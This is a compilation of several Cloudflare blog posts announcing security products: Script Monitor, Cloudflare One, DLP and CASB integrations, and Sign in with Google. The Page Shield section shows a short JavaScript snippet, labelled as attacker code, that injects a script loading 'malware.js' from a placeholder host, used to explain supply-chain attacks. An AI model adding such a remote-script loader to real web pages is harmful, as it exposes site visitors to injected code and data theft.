Now for the first time, any Cloudflare customer can use Schema Validation to ensure only valid requests to their API make it through to their origin.
This functionality stops accidental information disclosure due to bugs, stops developers from haphazardly exposing endpoints through a non-standard process, and automatically blocks zombie APIs as your API inventory is kept up-to-date as part of your CI/CD process.
We suggest you use Cloudflare’s API or Terraform provider to add endpoints to Cloudflare API Shield and update the schema after your code’s been released as part of your post-build CI/CD process. That way, API Shield becomes a go-to API inventory tool, and Schema Validation will take care of requests towards your API that you aren’t expecting.
While APIs are all about integrating with third parties, sometimes integrations are done by loading libraries directly into your application. Next up, we’re helping secure more of the web by protecting users from malicious third party scripts that steal sensitive information from inputs on your pages.
Supply chain attack prevention
Modern web apps improve their users’ experiences and cut down on developer time through the use of third party JavaScript libraries. Because of its privileged access level to everything on the page, a compromised third party JavaScript library can surreptitiously exfiltrate sensitive information to an attacker without the end user or site administrator realizing it’s happened.
To counter this threat, we introduced Page Shield three years ago. We are now releasing Page Shield’s Script Monitor for free to all our users.
With Script Monitor, you’ll see all JavaScript assets loaded on the page, not just the ones your developers included. This visibility includes scripts dynamically loaded by other scripts! Once an attacker compromises the library, it is trivial to add a new malicious script without changing the context of the original HTML by instead including new code in the existing included JavaScript asset:
// Original library code (trusted)
function someLibraryFunction() {
    // useful functionality here
}

// Malicious code added by the attacker
let malScript = document.createElement('script');
malScript.src = 'https://example.com/malware.js';
document.body.appendChild(malScript);
Script Monitor was essential when the news broke of the pollyfill.io library changing ownership. Script Monitor users had immediate visibility to the scripts loaded on their sites and could quickly and easily understand if they were at risk.
We’re happy to extend visibility of these scripts to as much of the web as we can by releasing Script Monitor for all customers. Find out how you can get started here in the docs.
Existing users of Page Shield can immediately filter on the monitored data, knowing whether polyfill.io (or any other library) is used by their app. In addition, we built a polyfill.io rewrite in response to the compromised service, which was automatically enabled for Free plans in June 2024.
Turnstile as a Google Firebase extension
We’re excited to announce the Cloudflare Turnstile App Check Provider for Google Firebase, which offers seamless integration without the need for manual setup. This new extension allows developers building mobile or web applications on Firebase to protect their projects from bots using Cloudflare’s CAPTCHA alternative. By leveraging Turnstile’s bot detection and challenge capabilities, you can ensure that only authentic human visitors interact with your Firebase backend services, enhancing both security and user experience. Cloudflare Turnstile, a privacy-focused CAPTCHA alternative, differentiates between humans and bots without disrupting the user experience. Unlike traditional CAPTCHA solutions, which users often abandon, Turnstile operates invisibly and provides various modes to ensure frictionless user interactions.
The Firebase App Check extension for Turnstile is easy to integrate, allowing developers to quickly enhance app security with minimal setup. This extension is also free with unlimited usage with Turnstile’s free tier. By combining the strengths of Google Firebase’s backend services and Cloudflare’s Turnstile, developers can offer a secure and seamless experience for their users.
Cloudflare One
Cloudflare One is a comprehensive Secure Access Service Edge (SASE) platform designed to protect and connect people, apps, devices, and networks across the Internet. It combines services such as Zero Trust Network Access (ZTNA), Secure Web Gateway (SWG), and more into a single solution. Cloudflare One can help everyone secure people and networks, manage access control, protect against cyber threats, safeguard their data, and improve the performance of network traffic by routing it through Cloudflare’s global network. It replaces traditional security measures by offering a cloud-based approach to secure and streamline access to corporate resources.
Everyone now has free access to four new products that have been added to Cloudflare One over the past two years:
This is in addition to the existing network security products already in the Cloudflare One platform:
Access for verifying users’ identity and only letting them use the applications they’re meant to be using.
Gateway for protecting network traffic that both goes out to the public Internet and into your private network.
Cloudflare Tunnel, our app connectors, which includes both cloudflared and WARP Connector for connecting different applications, servers, and private networks to Cloudflare’s network.
Cloudflare WARP, our device agent, for securely sending traffic from a laptop or mobile device to the Internet.
Anyone with a Cloudflare account will automatically receive 50 free seats across all of these products in their Cloudflare One organization. Visit our Zero Trust & SASE plans page for more information about our free products and to learn about our Pay-as-you-go and Contract plans for teams above 50 members.
Authenticating with Google
The Cloudflare dashboard itself has become a vital resource that needs to be protected, and we spend a lot of time ensuring Cloudflare user accounts do not get compromised.
To do this, we have increased security by adding additional authentication methods including app-based two-factor authentication (2FA), passkeys, SSO, and Sign in with Apple. Today we’re adding the ability to sign up and sign in with a Google account.
Cloudflare supports several authentication workflows tailored to different use cases. While SSO and passkeys are the preferred and most secure methods of authentication, we believe that providing authentication factors that are stronger than passwords will fill a gap and raise overall average security for our users. Signing in with Google makes life easier for our users and prevents them from having to remember yet another password when they’re already browsing the web with a Google identity.
Sign in with Google is based on the OAuth 2.0 specification, and allows Google to securely share identifying information about a given identity while ensuring that it is Google providing this information, preventing any malicious entities from impersonating Google.
This means that we can delegate authentication to Google, preventing zero knowledge attacks directly on this Cloudflare identity.
Upon coming to the Cloudflare Sign In page, you will be presented with the button below. Clicking on it will allow you to register for Cloudflare, and once you are registered, it will allow you to sign in without typing in a password, using any existing protections you have set on your Google account.
With the launch of this capability, Cloudflare now uses its own Cloudflare Workers to provide an abstraction layer for OIDC-compatible identity providers (such as GitHub and Microsoft accounts), which means our users can expect to see more identity provider (IdP) connection support coming in the future.
At this time, only new customers signing up with Google will be able to sign in with their Google account, but we will be implementing this for more of our users going forward, with the ability to link/de-link social login providers, and we will be adding additional social login methods. Enterprise users with an established SSO setup will not be able to use this method at this time, and those with an established SSO setup based on Google Workspace will be forwarded to their SSO flow, as we consider how to streamline the Access and IdP policies that have been set up to lock down your Cloudflare environment.
If you are new to Cloudflare, and have a Google account, it is easier than ever to start using Cloudflare to protect your websites, build a new service, or try any of the other services that Cloudflare provides.
A safer Internet
One of Cloudflare’s goals has always been to democratize cyber security tools, so everyone can provide content and connect to the Internet safely, even without the resources of large enterprise organizations.
We have decided to provide a large set of new features for free to all Cloudflare users, covering a wide range of security use cases, for web administrators, network administrators, and cyber security enthusiasts.
Log in to your Cloudflare account to start taking advantage of these announcements today. We love feedback on our community forums, and we commit to improving both existing features and new features moving forward.
Data continues to explode in volume, variety, and velocity, and security teams at organizations of all sizes are challenged to keep up. Businesses face escalating risks posed by varied SaaS environments, the emergence of generative artificial intelligence (AI) tools, and the exposure and theft of valuable source code continues to keep CISOs and Data Officers up at night.
Over the past few years, Cloudflare has launched capabilities to help organizations navigate these risks and gain visibility and controls over their data — including the launches of our data loss prevention (DLP) and cloud access security broker (CASB) services in the fall of 2022.
Announcing Cloudflare One’s data protection suite
Today, we are building on that momentum and announcing Cloudflare One for Data Protection — our unified suite to protect data everywhere across web, SaaS, and private applications. Built on and delivered across our entire global network, Cloudflare One’s data protection suite is architected for the risks of modern coding and increased usage of AI.
A separate blog post published today looks back on what technologies and features we delivered over the past year and previews new functionality that customers can look forward to.
In this blog, we focus more on what impact those technologies and features have for customers in addressing modern data risks — with examples of practical use cases. We believe that Cloudflare One is uniquely positioned to deliver better data protection that addresses modern data risks. And by “better,” we mean:
Helping security teams be more effective protecting data by simplifying inline and API connectivity together with policy management
Helping employees be more productive by ensuring fast, reliable, and consistent user experiences
Helping organizations be more agile by innovating rapidly to meet evolving data security and privacy requirements
Harder than ever to secure data
Data spans more environments than most organizations can keep track of. In conversations with customers, three distinctly modern risks stick out:
The growing diversity of cloud and SaaS environments: The apps where knowledge workers spend most of their time — like cloud email inboxes, shared cloud storage folders and documents, SaaS productivity and collaboration suites like Microsoft 365 — are increasingly targeted by threat actors for data exfiltration.
Emerging AI tools: Business leaders are concerned about users oversharing sensitive information with opaque large language model tools like ChatGPT, but at the same time, want to leverage the benefits of AI.
Source code exposure or theft: Developer code fuels digital business, but that same high-value source code can be exposed or targeted for theft across many developer tools like GitHub, including in plain sight locations like public repositories.
These latter two risks, in particular, are already intersecting. Companies like Amazon, Apple, Verizon, Deutsche Bank, and more are blocking employees from using tools like ChatGPT for fear of losing confidential data, and Samsung recently had an engineer accidentally upload sensitive code to the tool. As organizations prioritize new digital services and experiences, developers face mounting pressure to work faster and smarter. AI tools can help unlock that productivity, but the long-term consequences of oversharing sensitive data with these tools is still unknown.
All together, data risks are only primed to escalate, particularly as organizations accelerate digital transformation initiatives with hybrid work and development continuing to expand attack surfaces. At the same time, regulatory compliance will only become more demanding, as more countries and states adopt more stringent data privacy laws.
Traditional DLP services are not equipped to keep up with these modern risks. A combination of high setup and operational complexity plus negative user experiences means that, in practice, DLP controls are often underutilized or bypassed entirely. Whether deployed as a standalone platform or integrated into security products or SaaS applications, DLP products can often become expensive shelfware. And backhauling traffic through on-premise data protection hardware – whether, DLP, firewall and SWG appliances, or otherwise — create costs and slow user experiences that hold businesses back in the long run.
Figure 1: Modern data risks
How customers use Cloudflare for data protection
Today, customers are increasingly turning to Cloudflare to address these data risks, including a Fortune 500 natural gas company, a major US job site, a regional US airline, an Australian healthcare company and more. Across these customer engagements, three use cases are standing out as common focus areas when deploying Cloudflare One for data protection.
Use case #1: Securing AI tools and developer code (Applied Systems)
Applied Systems, an insurance technology & software company, recently deployed Cloudflare One to secure data in AI environments.
Specifically, the company runs the public instance of ChatGPT in an isolated browser, so that the security team can apply copy-paste blocks: preventing users from copying sensitive information (including developer code) from other apps into the AI tool. According to Chief Information Security Officer Tanner Randolph, “We wanted to let employees take advantage of AI while keeping it safe.”
This use case was just one of several Applied Systems tackled when migrating from Zscaler and Cisco to Cloudflare, but we see a growing interest in securing AI and developer code among our customers.
Use case #2: Data exposure visibility
Customers are leveraging Cloudflare One to regain visibility and controls over data exposure risks across their sprawling app environments. For many, the first step is analyzing unsanctioned app usage, and then taking steps to allow, block, isolate, or apply other controls to those resources. A second and increasingly popular step is scanning SaaS apps for misconfigurations and sensitive data via a CASB and DLP service, and then taking prescriptive steps to remediate via SWG policies.
A UK ecommerce giant with 7,5000 employees turned to Cloudflare for this latter step. As part of a broader migration strategy from Zscaler to Cloudflare, this company quickly set up API integrations between its SaaS environments and Cloudflare’s CASB and began scanning for misconfigurations. Plus, during this integration process, the company was able to sync DLP policies with Microsoft Pureview Information Protection sensitivity labels, so that it could use its existing framework to prioritize what data to protect. All in all, the company was able to begin identifying data exposure risks within a day.
Use case #3: Compliance with regulations
Comprehensive data regulations like GDPR, CCPA, HIPAA, and GLBA have been in our lives for some time now. But new laws are quickly emerging: for example, 11 U.S. states now have comprehensive privacy laws, up from just 3 in 2021. And updates to existing laws like PCI DSS now include stricter, more expansive requirements.
Customers are increasingly turning to Cloudflare One for compliance, in particular by ensuring they can monitor and protect regulated data (e.g. financial data, health data, PII, exact data matches, and more). Some common steps include first, detecting and applying controls to sensitive data via DLP, next, maintaining detailed audit trails via logs and further SIEM analysis, and finally, reducing overall risk with a comprehensive Zero Trust security posture.
Let’s look at a concrete example. One Zero Trust best practice that is increasingly required is multi-factor authentication (MFA). In the payment cards industry, PCI DSS v4.0, which takes effect in 2025, requires that requests to MFA be enforced for every access request to the cardholder data environment, for every user and for every location – including cloud environments, on-prem apps, workstations and more. (requirement 8.4.2). Plus, those MFA systems must be configured to prevent misuse – including replay attacks and bypass attempts – and must require at least two different factors that must be successful (requirement 8.5). To help organizations comply with both of these requirements, Cloudflare helps organizations enforce MFA across all apps and users – and in fact, we use our same services to enforce hard key authentication for our own employees.
Figure 2: Data protection use cases
The Cloudflare difference
Cloudflare One’s data protection suite is built to stay at the forefront of modern data risks to address these and other evolving use cases.
With Cloudflare, DLP is not just integrated with other typically distinct security services, like CASB, SWG, ZTNA, RBI, and email security, but converged onto a single platform with one control plane and one interface. Beyond the acronym soup, our network architecture is really what enables us to help organizations be more effective, more productive, and more agile with protecting data.
We simplify connectivity, with flexible options for you to send traffic to Cloudflare for enforcement. Those options include API-based scans of SaaS suites for misconfigurations and sensitive data. Unlike solutions that require security teams to get full app permissions from IT or business teams, Cloudflare can find risk exposure with read-only app permissions. Clientless deployments of ZTNA to secure application access and of browser isolation to control data within websites and apps are scalable for all users — employees and third-parties like contractors — for the largest enterprises. And when you do want to forward proxy traffic, Cloudflare offers one device client with self-enrollment permissions or wide area network on-ramps across security services. With so many practical ways to deploy, your data protection approach will be effective and functional — not shelfware.
Just like your data, our global network is everywhere, now spanning over 300 cities in over 100 countries. We have proven that we enforce controls faster than vendors like Zscaler, Netskope, and Palo Alto Networks — all with single-pass inspection. We ensure security is quick, reliable, and unintrusive, so you can layer on data controls without disruptive work productivity.
Our programmable network architecture enables us to build new capabilities quickly. And we rapidly adopt new security standards and protocols (like IPv6-only connections or HTTP/3 encryption) to ensure data protection remains effective. Altogether, this architecture equips us to evolve alongside changing data protection use cases, like protecting code in AI environments, and quickly deploy AI and machine learning models across our network locations to enforce higher precision, context-driven detections.
Figure 3: Unified data protection with Cloudflare
How to get started
Modern data risks demand modern security. We feel that Cloudflare One’s unified data protection suite is architected to help organizations navigate their priority risks today and in the future — whether that is securing developer code and AI tools, regaining visibility over SaaS apps, or staying compliant with evolving regulations.
If you’re ready to explore how Cloudflare can protect your data, request a workshop with our experts today.
In the announcement post, we focused on how the data protection suite helps customers navigate modern data risks, with recommended use cases and real-world customer examples.
In this companion blog post, we recap the capabilities built into the Cloudflare One suite over the past year and preview new functionality that customers can look forward to. This blog is best for practitioners interested in protecting data and SaaS environments using Cloudflare One.
DLP & CASB capabilities launched in the past year
Cloudflare launched both DLP and CASB services in September 2022, and since then have rapidly built functionality to meet the growing needs of our organizations of all sizes. Before previewing how these services will evolve, it is worth recapping the many enhancements added in the past year.
Cloudflare’s DLP solution helps organizations detect and protect sensitive data across their environment based on its several characteristics. DLP controls can be critical in preventing (and detecting) damaging leaks and ensuring compliance for regulated classes of data like financial, health, and personally identifiable information.
Improvements to DLP detections and policies can be characterized by three major themes:
Customization: making it easy for administrators to design DLP policies with the flexibility they want.
Deep detections: equipping administrators with increasingly granular controls over what data they protect and how.
Detailed detections: providing administrators with more detailed visibility and logs to analyze the efficacy of their DLP policies.
Cloudflare’s CASB helps organizations connect to, scan, and monitor third-party SaaS applications for misconfigurations, improper data sharing, and other security risks — all via lightweight API integrations. In this way, organizations can regain visibility and controls over their growing investments in SaaS apps.
CASB product enhancements can similarly be summarized by three themes:
Expanding API integrations: Today, our CASB integrates with 18 of the most popular SaaS apps — Microsoft 365 (including OneDrive), Google Workspace (including Drive), Salesforce, GitHub, and more. Setting up these API integrations takes fewer clicks than first-generation CASB solutions, with comparable coverage to other vendors in the Security Services Edge (SSE) space.
Strengthening findings of CASB scans: We have made it easier to remediate the misconfigurations identified by these CASB scans with both prescriptive guides and in-line policy actions built into the dashboard.
Converging CASB & DLP functionality: We started enabling organizations to scan SaaS apps for sensitive data, as classified by DLP policies. For example, this helps organizations detect when credit cards or social security numbers are in Google documents or spreadsheets that have been made publicly available to anyone on the Internet.
This last theme, in particular, speaks to the value of unifying data protection capabilities on a single platform for simple, streamlined workflows. The below table highlights some major capabilities launched since our general availability announcements last September.
Table 1: Select DLP and CASB capabilities shipped since 2022 Q4
After a quick API integration, Cloudflare syncs continuously with the Microsoft Information Protection (MIP) labels you already use to streamline how you build DLP policies.
Administrators can create custom detections using the same regex policy builder used across our entire Zero Trust platform for a consistent configuration experience across services.
Administrators can set minimum thresholds for the number of times a detection is made before an action (like block or log) is triggered. This way, customers can create policies that allow individual transactions but block up/downloads with high volumes of sensitive data.
Context analysis helps reduce false positive detections by analyzing proximity keywords (for example: seeing “expiration date” near a credit card number increases the likelihood of triggering a detection).
Cloudflare now captures more wide-ranging and granular details of DLP-related activity in logs, including payload analysis, file names, and higher fidelity details of individual files. A large percentage of our customers prefer to push these logs to SIEM tools like DataDog and Sumo Logic.
Today, Cloudflare integrates with 18 of the most widely used SaaS apps, including productivity suites, cloud storage, chat tools, and more. API-based scans not only reveal misconfigurations, but also offer built-in HTTP policy creation workflows and step-by-step remediation guides.
Today, organizations can set up CASB to scan every publicly accessible file in Google Workspace for text that matches a DLP profile (financial data, personal identifiers, etc.).
New and upcoming DLP & CASB functionality
Today’s launch of Cloudflare One’s data protection suite crystalizes our commitment to keep investing in DLP and CASB functionality across these thematic areas. Below we wanted to preview a few new and upcoming capabilities on the Cloudflare One’s data protection suite roadmap that will become available in the coming weeks for further visibility and controls across data environments.
Exact data matching with custom wordlists
Already shipped: Exact Data Match, moves from out of beta to general availability, allowing customers to tell Cloudflare’s DLP exactly what data to look for by uploading a dataset, which could include names, phone numbers, or anything else.
Next 30 days: Customers will soon be able to upload a list of specific words, create DLP policies to search for those important keywords in files, and block and log that activity.
How customers benefit: Administrators can be more specific about what they need to protect and save time creating policies by bulk uploading the data and terms that they care most about. Over time, many organizations have amassed long lists of terms configured for incumbent DLP services, and these customizable upload capabilities streamline migration from other vendors to Cloudflare. Just as with all other DLP profiles, Cloudflare searches for these custom lists and keywords within in-line traffic and in integrated SaaS apps.
Detecting source code and health data
Next 30 days: Soon, Clouflare’s DLP will include predefined profiles to detect developer source code and protected health information (PHI). Initially, code data will include languages like Python, Javascript, Java, and C++ — four of the most popular languages today — and PHI data will include medication and diagnosis names — two highly sensitive medical topics.
How customers benefit: These predefined profiles expand coverage to some of the most valuable — and in the case of PHI, one of the most regulated — types of data within an organization.
Converging API-driven CASB & DLP for data-at-rest protections
Next 30 days: Soon, organizations will be able to scan for sensitive data at rest in Microsoft 365 (e.g. OneDrive). API-based scans of these environments will flag, for example, whether credit card numbers, source code, or other data configured via DLP policies reside within publicly accessible files. Administrators can then take prescriptive steps to remediate via in-line CASB gateway policies.
Shipping by the end of the year: Within the next few months, this same integration will be available with GitHub.
How customers benefit: Between the existing Google Workspace integration and this upcoming Microsoft 365 integration, customers can scan for sensitive data across two of the most prominent cloud productivity suites — where users spend much of their time and where large percentages of organizational data lives. This new Microsoft integration represents a continued investment in streamlining security workflows across the Microsoft ecosystem — whether for managing identity and application access, enforcing device posture, or isolating risky users.
The GitHub integration also restores visibility over one of the most critical developer environments that is also increasingly a risk for data leaks. In fact, according to GitGuardian, 10 million hard-coded secrets were exposed in public GitHub commits in 2022, a figure that is up 67% from 2021 and only expected to grow. Preventing source code exposure on GitHub is a problem area our product team regularly hears from our customers, and we will continue to prioritize securing developer environments.
Layering on Zero Trust context: User Risk Score
Next 30 days: Cloudflare will introduce a risk score based on user behavior and activities that have been detected across Cloudflare One’s services. Organizations will be able to detect user behaviors that introduce risk from action like an Impossible Travel anomaly or detections from too many DLP violations in a given period of time. Shortly following the detection capabilities will be the option to take preventative or remediative policy actions, within the wider Cloudflare One suite. In this way, organizations can control access to sensitive data and applications based on changing risk factors and real-time context.
How customers benefit: Today, intensive time, labor, and money are spent on analyzing large volumes of log data to identify patterns of risk. Cloudflare's ‘out-of-the-box’ risk score simplifies that process, helping organizations gain visibility into and lock down suspicious activity with speed and efficiency.
How to get started
These are just some of the capabilities on our short-term roadmap, and we can’t wait to share more with you as the data protection suite evolves. If you’re ready to explore how Cloudflare One can protect your data, request a workshop with our experts today.
As part of Security Week, two new integrations are coming to Cloudflare CASB, one for Atlassian Confluence and the other for Atlassian Jira.
We’re excited to launch support for these two new SaaS applications (in addition to those we already support) given the reliance that we’ve seen organizations from around the world place in them for streamlined, end-to-end project management.
Let’s dive into what Cloudflare Zero Trust customers can expect from these new integrations.
CASB: Security for your SaaS apps
First, a quick recap. CASB, or Cloud Access Security Broker, is one of Cloudflare’s newer offerings, released last September to provide security operators – CISOs and security engineers – clear visibility and administrative control over the security of their SaaS apps.
Whether it’s Google Workspace, Microsoft 365, Slack, Salesforce, Box, GitHub, or Atlassian (whew!), CASB can easily connect and scan these apps for critical security issues, and provide users an exhaustive list of identified problems, organized for triage.
Scan Confluence with Cloudflare CASB
Over time, Atlassian Confluence has become the go-to collaboration platform for teams to create, organize, and share content, such as documents, notes, and meeting minutes. However, from a security perspective, Confluence’s flexibility and wide compatibility with third-party applications can pose a security risk if not properly configured and monitored.
With this new integration, IT and security teams can begin scanning for Atlassian- and Confluence-specific security issues that may be leaving sensitive corporate data at risk. Customers of CASB using Confluence Cloud can expect to identify issues like publicly shared content, unauthorized access, and other vulnerabilities that could be exploited by bad actors.
By providing this additional layer of SaaS security, Cloudflare CASB can help organizations better protect their sensitive data while still leveraging the collaborative power of Confluence.
Scan Jira with Cloudflare CASB
A mainstay project management tool used to track tasks, issues, and progress on projects, Atlassian Jira has become an essential part of the software development process for teams of all sizes. At the same time, this also means that Jira has become a rich target for those looking to exploit and gain access to sensitive data.
With Cloudflare CASB, security teams can now easily identify security issues that could leave employees and sensitive business data vulnerable to compromise. Compatible with Jira Cloud accounts, Identified issues can range from flagging user and third-party app access issues, such as account misuse and users not following best practices, to identification of files that could be potentially overshared and worth deeper investigation.
By providing security admins with a single view to see security issues across their entire SaaS footprint, now including Jira and Confluence, Cloudflare CASB makes it easier for security teams to stay up-to-date with potential security risks.
Getting started
With the addition of Jira and Confluence to the growing list of CASB integrations, we’re making our products as widely compatible as possible so that organizations can continue placing their trust and confidence in us to help keep them secure.
Today, Cloudflare CASB supports integrations with Google Workspace, Microsoft 365, Slack, Salesforce, Box, GitHub, Jira, and Confluence, with a growing list of other critical applications on their way, so if there’s one in particular you’d like to see soon, let us know!
For those not already using Cloudflare Zero Trust, don’t hesitate to get started today – see the platform yourself with 50 free seats by signing up here, then get in touch with our team here to learn more about how Cloudflare CASB can help your organization lock down its SaaS apps.
Today, we’re sharing the release of two new SaaS integrations for Cloudflare CASB – Salesforce and Box – in order to help CIOs, IT leaders, and security admins swiftly identify looming security issues present across the exact type of tools housing this business-critical data.
Recap: What is Cloudflare CASB?
Released in September, Cloudflare’s API CASB has already proven to organizations from around the world that security risks – like insecure settings and inappropriate file sharing – can often exist across the friendly SaaS apps we all know and love, and indeed pose a threat. By giving operators a comprehensive view of the issues plaguing their SaaS environments, Cloudflare CASB has allowed them to effortlessly remediate problems in a timely manner before they can be leveraged against them.
But as both we and other forward-thinking administrators have come to realize, it’s not always Microsoft 365, Google Workspace, and business chat tools like Slack that contain an organization’s most sensitive information.
Scan Salesforce with Cloudflare CASB
The first Software-as-a-Service. Salesforce, the sprawling, intricate, hard-to-contain Customer Relationship Management (CRM) platform, gives workforces a flexible hub from which they can do just as the software describes: manage customer relationships. Whether it be tracking deals and selling opportunities, managing customer conversations, or storing contractual agreements, Salesforce has truly become the ubiquitous solution for organizations looking for a way to manage every customer-facing interaction they have.
This reliance, however, also makes Salesforce a business data goldmine for bad actors.
With CASB’s new integration for Salesforce, IT and security operators will be able to quickly connect their environments and scan them for the kind of issues putting their sensitive business data at risk. Spot uploaded files that have been shared publicly with anyone who has the link. Identify default permissions that give employees access to records that should be need-to-know only. You can even see employees who are sending out emails as other Salesforce users!
Using this new integration, we’re excited to help close the security visibility gap for yet another SaaS app serving as the lifeblood for teams out in the field making business happen.
Scan Box with Cloudflare CASB
Box is the leading Content Cloud that enables organizations to accelerate business processes, power workplace collaboration, and protect their most valuable information, all while working with a best-of-breed enterprise IT stack like Cloudflare.
A platform used to store everything – from contracts and financials to product roadmaps and employee records – Box has given collaborative organizations a single place to convene and share information that, in a growing remote-first world, has no better place to be stored.
So where are disgruntled employees and people with malicious intent going to look when they want to unveil private business files?
With Cloudflare CASB’s new integration for Box, security and IT teams alike can now link their admin accounts and scan them for under-the-radar security issues leaving them prone to compromise and data exfiltration. In addition to Box’s built-in content and collaboration security, Cloudflare CASB gives you another added layer of protection where you can catch files and folders shared publicly or with users outside your organization. By providing security admins with a single view to see employees who aren’t following security policies, we make it harder for bad actors to get inside and do damage.
With Cloudflare’s status as an official Box Technology Partner, we’re looking forward to offering both Cloudflare and Box users a robust, yet easy-to-use toolset that can help stop pressing, real-world data security incidents right in their tracks.
“Organizations today need products that are inherently secure to support employees working from anywhere,” said Areg Alimian, Head of Security Products at Box. “At Box, we continuously strive to improve our integrations with third-party apps so that it’s easier than ever for customers to use Box alongside best-in-class solutions. With today’s integration with Cloudflare CASB, we enable our joint customers to have a single pane of glass view allowing them to consistently enforce security policies and protect leakage of sensitive information across all their apps.”
Taking action on your business data security
Salesforce and Box are certainly not the only SaaS applications managing this type of sensitive organizational data. At Cloudflare, we strive to make our products as widely compatible as possible so that organizations can continue to place their trust and confidence in us to help keep them secure.
Today, Cloudflare CASB supports integrations with Google Workspace, Microsoft 365, Slack, GitHub, Salesforce, and Box, with a growing list of other critical applications on their way, so if there’s one in particular you’d like to see soon, let us know!
For those not already using Cloudflare Zero Trust, don’t hesitate to get started today – see the platform yourself with 50 free seats by signing up here, then get in touch with our team here to learn more about how Cloudflare CASB can help your organization lock down its SaaS apps.
Cloudflare’s Cloud Access Security Broker (CASB) scans SaaS applications for misconfigurations, unauthorized user activity, shadow IT, and other data security issues. Discovered security threats are called out to IT and security administrators for timely remediation, removing the burden of endless manual checks on a long list of applications.
But Cloudflare customers revealed they want more information available to assess the risk associated with a misconfiguration. A publicly exposed intramural kickball schedule is not nearly as critical as a publicly exposed customer list, so customers want them treated differently. They asked us to identify where sensitive data is exposed, reducing their assessment and remediation time in the case of leakages and incidents. With that feedback, we recognized another opportunity to do what Cloudflare does best: combine the best parts of our products to solve customer problems.
What’s underway now is an exciting effort to provide Zero Trust users a way to get the same DLP coverage for more than just sensitive data going over the network: SaaS DLP for data stored in popular SaaS apps used by millions of organizations.
With these upcoming capabilities, customers will be able to connect their SaaS applications in just a few clicks and scan them for sensitive data – such as PII, PCI, and even custom regex – stored in documents, spreadsheets, PDFs, and other uploaded files. This gives customers the signals to quickly assess and remediate major security risks.
Understanding CASB
Released in September, Cloudflare’s API CASB has already enabled organizations to quickly and painlessly deep-dive into the security of their SaaS applications, whether it be Google Workspace, Microsoft 365, or any of the other SaaS apps we support (including Salesforce and Box released today). With CASB, operators have been able to understand what SaaS security issues could be putting their organization and employees at risk, like insecure settings and misconfigurations, files shared inappropriately, user access risks and best practices not being followed.
“But what about the sensitive data stored inside the files we’re collaborating on? How can we identify that?”
Understanding DLP
Also released in September, Cloudflare DLP for data in-transit has provided users of Gateway, Cloudflare’s Secure Web Gateway (SWG), a way to manage and outright block the movement of sensitive information into and out of the corporate network, preventing it from landing in the wrong hands. In this case, DLP can spot sensitive strings, like credit card and social security numbers, as employees attempt to communicate them in one form or another, like uploading them in a document to Google Drive or sent in a message on Slack. Cloudflare DLP blocks the HTTP request before it reaches the intended application.
But once again we received the same questions and feedback as before.
“What about data in our SaaS apps? The information stored there won’t be visible over the network.”
CASB + DLP, Better Together
Coming in early 2023, Cloudflare Zero Trust will introduce a new product synergy that allows customers to peer into the files stored in their SaaS applications and identify any particularly sensitive data inside them.
Credit card numbers in a Google Doc? No problem. Social security numbers in an Excel spreadsheet? CASB will let you know.
With this product collaboration, Cloudflare will provide IT and security administrators one more critical area of security coverage, rounding out our data loss prevention story. Between DLP for data in-transit, CASB for file sharing monitoring, and even Remote Browser Isolation (RBI) and Area 1 for data in-use DLP and email DLP, respectively, organizations can take comfort in knowing that their bases are covered when it comes to data exfiltration and misuse.
While development continues, we’d love to hear how this kind of functionality could be used at an organization like yours. Interested in learning more about either of these products or what’s coming next? Reach out to your account manager or click here to get in touch if you’re not already using Cloudflare.
Back in June 2022, we announced an upcoming feature that would allow for Cloudflare Zero Trust users to easily create prefilled HTTP policies in Cloudflare Gateway (Cloudflare’s Secure Web Gateway solution) via issues identified by CASB, a new Cloudflare product that connects, scans, and monitors your SaaS apps – like Google Workspace and Microsoft 365 – for security issues.
With Cloudflare’s 12th Birthday Week nearing its end, we wanted to highlight, in true Cloudflare fashion, this new feature in action.
What is CASB? What is Gateway?
To quickly recap, Cloudflare’s API-driven CASB offers IT and security teams a fast, yet effective way to connect, scan, and monitor their SaaS apps for security issues, like file exposures, misconfigurations, and Shadow IT. In just a few clicks, users can see an exhaustive list of security issues that may be affecting the security of their SaaS apps, including Google Workspace, Microsoft 365, Slack, and GitHub.
Cloudflare Gateway, our Secure Web Gateway (SWG) offering, allows teams to monitor and control the outbound connections originating from endpoint devices. For example, don’t want your employees to access gambling and social media websites on company devices? Just block access to them in our easy-to-use Zero Trust dashboard.
The problems at hand
As we highlighted in our first post, Shadow IT – or unapproved third-party applications being used by employees – continues to be one of the biggest pain points for IT administrators in the cloud era. When employees grant access to external services without the consent of their IT or security department, they risk granting bad actors access to some of the company’s most sensitive data stored in these SaaS applications.
Another major issue affecting the security of data stored in the cloud is file exposure in the form of oversharing. When an employee shares a highly sensitive Google Doc to someone via a public link, would your IT or security team know about it? And even if they do, do they have a way to minimize the risk and block access to it?
With these two products now being used by customers around the world, we’re excited to share how visibility and basic awareness of SaaS security issues doesn’t have to be the end of it. What are admins supposed to do next?
Gateway + CASB: blocking identified threats in three (yes, three) clicks
Now, when CASB discovers a problem (which we call a Finding), it’s now possible to easily create a corresponding Gateway policy in as few as three clicks.
This means users can now automatically generate fine-grained Gateway policies to prevent specific inappropriate behavior from continuing, while still allowing for expected access and usage that meets company policy.
Example 1: Block employees from uploading to their personal Google Drive
A common use case we heard during CASB’s beta program was the tendency for employees to upload corporate data – documents, spreadsheets, files, folders, etc. – to their personal Google Drive (or similar) accounts, presenting the risk of intellectual property making its way out of a secure corporate environment. With Gateway and CASB working together, IT administrators can now directly block upload activity from anywhere other than their corporate tenant of Google Drive or Microsoft OneDrive.
Example 2: Restrict repeat oversharers from uploading and downloading files
A great existing use case of Cloudflare CASB has been the ability to identify employees that are habitual oversharers of files in their corporate Google or Microsoft tenants – sharing files to anyone that has the link, sharing files with emails outside their company, etc.
Now when these employees are identified, CASB admins can create Gateway policies to block specific users from further upload and download activity until the behavior has been addressed.
Example 3: Prevent file uploads to unapproved, Shadow IT applications
To address the concern of Shadow IT, CASB-originating Gateway policies can be customized, including being able to restrict upload and download events to only the SaaS applications your organization uses. Let’s say your company uses Box as its file storage solution; in just a few clicks, you can use an identified CASB Finding to create a Gateway policy that blocks activity to any file sharing application other than Box. This gives IT and security admins the peace of mind that their files will only end up in the approved cloud application they use.
Get started today with the Cloudflare Zero Trust
Ultimately, the power of Cloudflare Zero Trust comes from its existence as a single, unified platform that draws strength from its combination of products and features. As we continue our work towards bringing these new and exciting offerings to market, we believe that it’s just as important to highlight their synergies and associated use cases, this time from Cloudflare Gateway and CASB.
